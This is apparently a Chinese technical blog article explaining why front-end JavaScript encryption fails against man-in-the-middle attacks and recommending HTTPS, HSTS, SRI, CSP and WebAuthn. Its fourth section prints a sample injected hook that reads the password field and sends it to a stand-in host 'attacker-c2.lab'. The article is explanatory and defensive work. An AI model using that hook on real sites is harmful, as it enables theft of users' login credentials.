JS前端数据加密真的安全吗?揭秘中间人攻击风险
深入剖析JS前端数据加密的真实安全性。揭秘中间人攻击如何通过脚本注入、公钥替换与密文重放击穿前端加密,并给出Web传输安全的纵深防御方案。
一、为什么“前端加密后提交”给人带来虚假安全感
在日常 Web 业务开发中,经常能看到这样的做法:在用户注册或登录表单提交前,前端通过 CryptoJS 或 jsencrypt 库,将用户输入的密码用 MD5、AES 甚至 RSA 公钥加密一次,然后再通过 AJAX 将密文提交给后端。很多开发者打开浏览器开发者工具的 Network 面板,发现捕获到的请求体里是一串类似 U2FsdGVkX1+... 的密文字符,便认为“哪怕别人抓包,看到的也是乱码,数据已经安全了”。
这种认知的本质错误在于:混淆了“数据在离线介质上的静态存储安全”与“数据在动态网络中的传输安全”。静态存储时,密文确实只要密钥不泄露就无法解密;但 Web 浏览器是一个开放的客户端沙盒,其运行的所有 HTML、CSS 和 JavaScript 脚本,在每次页面访问时都是从远程服务器通过网络协议动态拉取并即时编译执行的。这种交付机制决定了前端加密拥有完全不同的信任边界。
二、信任模型的错位:执行环境与脚本下发的本质缺陷
密码学安全有一个基本前提:加密算法的执行环境与算法代码本身必须是可信的。然而,在未建立安全传输通道(例如纯明文 HTTP、或被伪造根证书劫持的链路)的情况下,浏览器的信任链是断裂的。

当用户在地址栏输入网址时,浏览器首先发起网络请求获取页面的资源。若网络链路上存在处于控制地位的中间节点(如恶意的公用 Wi-Fi 路由、被 ARP 欺骗的局域网网关、被劫持的 DNS 节点或被篡改的代理服务器),该节点不仅能看到经过的数据包,更能自由拦截、篡改并伪造 HTTP 响应内容。

如图 1 所示,开发者假设“用户拿着一把无法被外界碰触的锁在加密”,但现实是“这把锁和上锁的说明书,都是由身处中间位置的快递员(中间人)现印现送给用户的”。如果快递员本身就是攻击者,他送来的锁自然早被做了手脚。
三、中间人攻击(MITM)击穿前端加密的四大典型路径
在中间人具有双向流量拦截能力的环境下,前端所谓的强加密算法(无论 RSA 2048 位还是 AES 256 位)会被以下几种方式轻而易举地瓦解:

1. 脚本直接替换与 Hook 注入
这是最普遍且最直截了当的攻击手法。当浏览器请求 bundle.js 时,中间人代理拦截该响应,在脚本开头或加密函数调用点植入一段轻量级的窃密代码。在用户输入密码并点击“提交”的一瞬间,恶意的 Hook 函数直接读取输入框的 input.value 原生明文,并向攻击者的收集接口发送一个异步请求,随后原样调用原本的加密函数并发送给正常服务器。此时用户正常登录成功,毫无察觉,但明文口令已落入攻击者手中。
2. 非对称公钥替换(Key Substitution)
部分系统采用较为严谨的方案:前端内置后端的 RSA 公钥,或在加载页面时通过 API 动态获取公钥。然而在缺乏数字证书签名的网络中,公钥的分发同样可以被伪造。中间人只需生成一对自己的 RSA 公私钥,在传输过程中将合法的公钥替换为中间人的公钥。浏览器随后使用中间人的公钥加密密码,中间人拦截后用自己的私钥解密取得明文,再用真正的后端公钥重新加密发给业务服务器。
3. 密文直接重放攻击(Replay Attack)
如果前端加密方案仅仅是对输入做确定性的哈希或没有加入“单次有效挑战因子”(Nonce)的加密,那么生成的密文在服务器看来是静态固定的。中间人即便无法逆向破解密文,只需将截获的加密字符串原封不动地重新发送给服务器,就能成功通过鉴权。此时这串密文在安全层面上等同于“明文口令的新马甲”。
4. SSL Strip 与协议降级攻击
哪怕目标站点支持 HTTPS,如果服务器未配置强制跳转与 HSTS 预加载,中间人可以通过 SSL Strip 工具,在用户首次通过 HTTP 访问时截断向 HTTPS 的重定向,让用户始终与中间人保持 HTTP 交互,而中间人代替用户与服务器走 HTTPS。此时前端 JS 代码完全处于明文信道,所有加密逻辑均可被任意剥离或注入。
四、攻击链路推导:从网络拦截到明文失窃的时序复盘
为了更直观地理解攻击过程,我们以一个标准的密码加密提交场景进行时序推导:

假设业务系统的原始登录逻辑如下:
// 原始业务代码:login.js
function handleLogin() {
  const username = document.getElementById('user').value;
  const rawPassword = document.getElementById('pwd').value;

  // 开发者自以为安全的前端加密
  const encryptedPassword = CryptoJS.AES.encrypt(rawPassword, 'SecretKey123').toString();

  fetch('/api/login', {
    method: 'POST',
    headers: { 'Content-Type': 'application/json' },
    body: JSON.stringify({ username, password: encryptedPassword })
  });
}
处于中间人位置的攻击者通过自动化工具(例如 mitmproxy 或注入网关)在下发 login.js 时,仅需向响应体头部追加如下几行代码:
// 中间人注入的轻量窃密 Hook
(function() {
  const _origFetch = window.fetch;
  document.addEventListener('submit', function() {
    const pwdEl = document.getElementById('pwd');
    if (pwdEl && pwdEl.value) {
      // 在原生加密函数被执行前,将明文异步外发至攻击者服务器
      new Image().src = 'http://attacker-c2.lab/steal?p=' + encodeURIComponent(pwdEl.value);
    }
  }, true); // 捕获阶段优先截获
})();capture(捕获)阶段,它必然先于业务代码绑定的冒泡事件执行。即便业务代码对变量进行了混淆或使用了 Web Worker,只要用户的键盘输入发生在此 DOM 上,攻击者就能先于一切加密算法接触到纯明文。五、既然不能防中间人,JS 前端加密到底还有什么价值?
分析到这里,读者可能会产生疑问:既然前端加密无法抵抗中间人,那是不是意味着前端加密完全是一无是处的冗余工作?
答案是:前端加密不能防范信道攻击,但如果满足“传输通道安全已由 HTTPS 保证”的前提,它在特定场景下承担着纵深防御的角色:
| 应用场景 | 前端加密的实际作用 | 先决条件与限制 |
|---|---|---|
| 端到端加密 (E2EE) (如 Bitwarden、ProtonMail) |
在客户端用主密码派生密钥加密所有数据。服务器仅充当密文存储仓,实现“零知识架构”,即使服务器数据库被完全脱裤,攻击者也无法拿到明文。 | 必须全站强制 HTTPS;最好通过扩展程序或 PWA 固化代码,防止服务端每次动态下发被投毒。 |
| 规避网关与内部日志审计泄露 | 企业内部存在众多反向代理(如 Nginx、WAF、负载均衡器)、API 网关和统一日志收集器。前端哈希后,明文口令不会打印在各级中间件的访问日志中。 | 传输通道必须是 TLS;需配合加盐哈希,不能将前端哈希直接当成最终数据库存储的哈希。 |
| 慢哈希计算前置分流 | 使用 PBKDF2 或 Argon2 在客户端进行适度轮次的哈希运算,减轻业务后端在面对大规模并发登录时的 CPU 算力消耗。 | 后端仍然需要二次哈希,否则前端计算结果直接沦为等效密码。 |
六、构建真正的防线:传输安全与纵深防御最佳实践
脱离了传输通道的安全防护,任何应用层的修补都只是空中楼阁。要真正保障前端与服务端的数据交换安全,必须遵循以下工程化标准:

1. 全站强制 HTTPS 与 HSTS 固化(基础底座)
确保站点所有接口和服务强制使用 TLS 1.2 或 TLS 1.3,淘汰不安全的明文 HTTP 协议。同时,在响应头中开启 Strict-Transport-Security:
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload通过向各大浏览器提交 HSTS Preload 预加载列表,浏览器在初次向域名发起请求时就会直接强制使用 HTTPS,彻底根除 SSL Strip 中间人降级攻击的窗口期。
2. 部署子资源完整性校验(SRI)与内容安全策略(CSP)
如果前端代码引用了 CDN 或第三方资源,必须在 <script> 标签中添加 integrity 属性:
<script src="https://cdn.example.com/js/app.js"
        integrity="sha384-oqVuAfXRKap7fdgcCY5uykM6+R9GqQ8K/uxy9rx7HNQlGYl1kPzQho1wx4JwY8wC"
        crossorigin="anonymous"></script>
一旦资源在传输过程中被中间人篡改了一个字节,浏览器比对哈希不一致便会立即拒绝加载并抛出网络错误。配合严格的 Content-Security-Policy,禁止未受信任域的连接和内联脚本执行,有效扼杀篡改脚本的数据外发路径。
3. 凭据体系演进:采用抗重放的现代认证协议
对于口令类鉴权,不应设计“静态前端加密字符串”,而应引入服务端挑战-应答(Challenge-Response)机制或推进 WebAuthn / Passkeys(通行密钥)。WebAuthn 依托设备内部的安全芯片(TPM/安全隔离区),在每次认证时由硬件私钥对来自服务端的动态挑战随机数进行签名,口令永不出端,且每一次签名仅单次有效,从物理与协议层面使中间人劫持与密文重放攻击彻底失效。
总结
回答标题的核心问题:JS 前端数据加密本身无法保障数据安全,更防不住中间人攻击。安全是一套由底层硬件、网络信道、传输协议、代码完整性到应用逻辑共同构筑的严密信任链。在没有 HTTPS 保护的裸奔信道中加入前端加密,只能遮蔽安全审查的视线,带给开发者虚假的心理安慰;只有以合规的 TLS 传输层加密为基石,辅以 SRI、CSP 和现代鉴权协议,才能真正筑牢 Web 应用的安全堤坝。
JS用innerHTML拼接还是createElement创建盒子更好
2026-11-17 09:01:05
前端 JS 导出大量数据到 Excel 卡顿怎么办?性能优化策略
2026-11-16 13:19:21
Gemini Robotics 2.5能力边界解析:动作模型、奔驰试点与物理安全验证
2026-11-16 11:23:07
JavaScript实时时间组件内存泄漏:怎么正确清除定时器
2026-11-13 21:01:41
js字符串转数组大字符串性能优化
2026-11-13 12:58:34